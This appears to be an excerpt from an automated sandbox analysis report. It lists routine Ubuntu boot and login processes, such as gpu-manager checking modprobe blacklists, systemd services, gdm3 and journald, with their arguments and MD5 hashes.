Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5884 Parent PID: 5870

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5884 Parent PID: 5870

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5885 Parent PID: 5884

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5885 Parent PID: 5884

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5887 Parent PID: 5870

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5887 Parent PID: 5870

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5888 Parent PID: 5887

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5888 Parent PID: 5887

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*amdgpu[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5890 Parent PID: 5870

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5890 Parent PID: 5870

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5891 Parent PID: 5890

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5891 Parent PID: 5890

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: gpu-manager PID: 5892 Parent PID: 5870

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5892 Parent PID: 5870

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nouveau[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 5893 Parent PID: 5892

General

Start time:	00:17:16
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5893 Parent PID: 5892

General

Start time:	00:17:16
Start date:	15/01/2022
Path:	/usr/bin/grep

Arguments:	grep -G ^blacklist.*nouveau[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 5873 Parent PID: 1

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5873 Parent PID: 1

General

Start time:	00:17:12
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 5881 Parent PID: 1

General

Start time:	00:17:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5881 Parent PID: 1

General

Start time:	00:17:19
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5886 Parent PID: 1

General

Start time:	00:17:14

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5886 Parent PID: 1

General

Start time:	00:17:14
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5889 Parent PID: 1

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5889 Parent PID: 1

General

Start time:	00:17:15
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5898 Parent PID: 1860

General

Start time:	00:17:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5898 Parent PID: 1860

General

Start time:	00:17:17
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5899 Parent PID: 1

General

Start time:	00:17:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: generate-config PID: 5899 Parent PID: 1

General

Start time:	00:17:19
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	/usr/share/gdm/generate-config
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: generate-config PID: 5900 Parent PID: 5899

General

Start time:	00:17:19
Start date:	15/01/2022
Path:	/usr/share/gdm/generate-config
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: pkill PID: 5900 Parent PID: 5899

General

Start time:	00:17:19
Start date:	15/01/2022
Path:	/usr/bin/pkill
Arguments:	pkill --signal HUP --uid gdm dconf-service
File size:	30968 bytes
MD5 hash:	fa96a75a08109d8842e4865b2907d51f

Analysis Process: systemd PID: 5903 Parent PID: 1

General

Start time:	00:17:22
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm-wait-for-drm PID: 5903 Parent PID: 1

General

Start time:	00:17:22
Start date:	15/01/2022
Path:	/usr/lib/gdm3/gdm-wait-for-drm
Arguments:	/usr/lib/gdm3/gdm-wait-for-drm
File size:	14640 bytes
MD5 hash:	82043ba752c6930b4e6aaea2f7747545

Analysis Process: systemd PID: 5904 Parent PID: 1

General

Start time:	00:17:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5904 Parent PID: 1

General

Start time:	00:17:23
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5907 Parent PID: 1

General

Start time:	00:17:23
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5907 Parent PID: 1

General

Start time:	00:17:23
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 5914 Parent PID: 1

General

Start time:	00:17:25
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5914 Parent PID: 1

General

Start time:	00:17:25
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

Analysis Process: systemd PID: 5971 Parent PID: 1

General

Start time:	00:17:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5971 Parent PID: 1

General

Start time:	00:17:26
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 5974 Parent PID: 1860

General

Start time:	00:17:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5974 Parent PID: 1860

General

Start time:	00:17:26
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

Analysis Process: systemd PID: 5975 Parent PID: 1

General

Start time:	00:17:27
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5975 Parent PID: 1

General

Start time:	00:17:27
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

Analysis Process: systemd PID: 5978 Parent PID: 1

General

Start time:	00:17:27
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5978 Parent PID: 1

General

Start time:	00:17:27
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

Analysis Process: systemd PID: 5983 Parent PID: 1

General

Start time:	00:17:29
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5983 Parent PID: 1

General

Start time:	00:17:29
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

Analysis Process: systemd PID: 5988 Parent PID: 1

General

Start time:	00:17:36
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5988 Parent PID: 1

General

Start time:	00:17:36
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes

MD5 hash:	3a374724ba7e863768139bdd60ca36f7

Analysis Process: systemd PID: 5991 Parent PID: 1

General

Start time:	00:17:31
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5991 Parent PID: 1

General

Start time:	00:17:31
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 5992 Parent PID: 1

General

Start time:	00:17:31
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5992 Parent PID: 1

General

Start time:	00:17:31
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

Analysis Process: systemd PID: 5993 Parent PID: 1

General

Start time:	00:17:32
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gdm3 PID: 5993 Parent PID: 1

General

Start time:	00:17:32
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	/usr/sbin/gdm3
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: gdm3 PID: 5996 Parent PID: 5993

General

Start time:	00:17:33
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: plymouth PID: 5996 Parent PID: 5993

General

Start time:	00:17:33
Start date:	15/01/2022
Path:	/usr/bin/plymouth
Arguments:	plymouth --ping
File size:	51352 bytes
MD5 hash:	87003efd8dad470042f5e75360a8f49f

Analysis Process: gdm3 PID: 6011 Parent PID: 5993

General

Start time:	00:17:39
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: systemd PID: 5997 Parent PID: 1

General

Start time:	00:17:34

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 5997 Parent PID: 1

General

Start time:	00:17:34
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: accounts-daemon PID: 6001 Parent PID: 5997

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: language-validate PID: 6001 Parent PID: 5997

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-validate PID: 6002 Parent PID: 6001

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 6002 Parent PID: 6001

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: language-options PID: 6003 Parent PID: 6002

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 6003 Parent PID: 6002

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 6004 Parent PID: 6003

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 6004 Parent PID: 6003

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

Analysis Process: sh PID: 6005 Parent PID: 6003

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 6005 Parent PID: 6003

General

Start time:	00:17:35
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 6008 Parent PID: 1

General

Start time:	00:17:38
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 6008 Parent PID: 1

General

Start time:	00:17:38
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b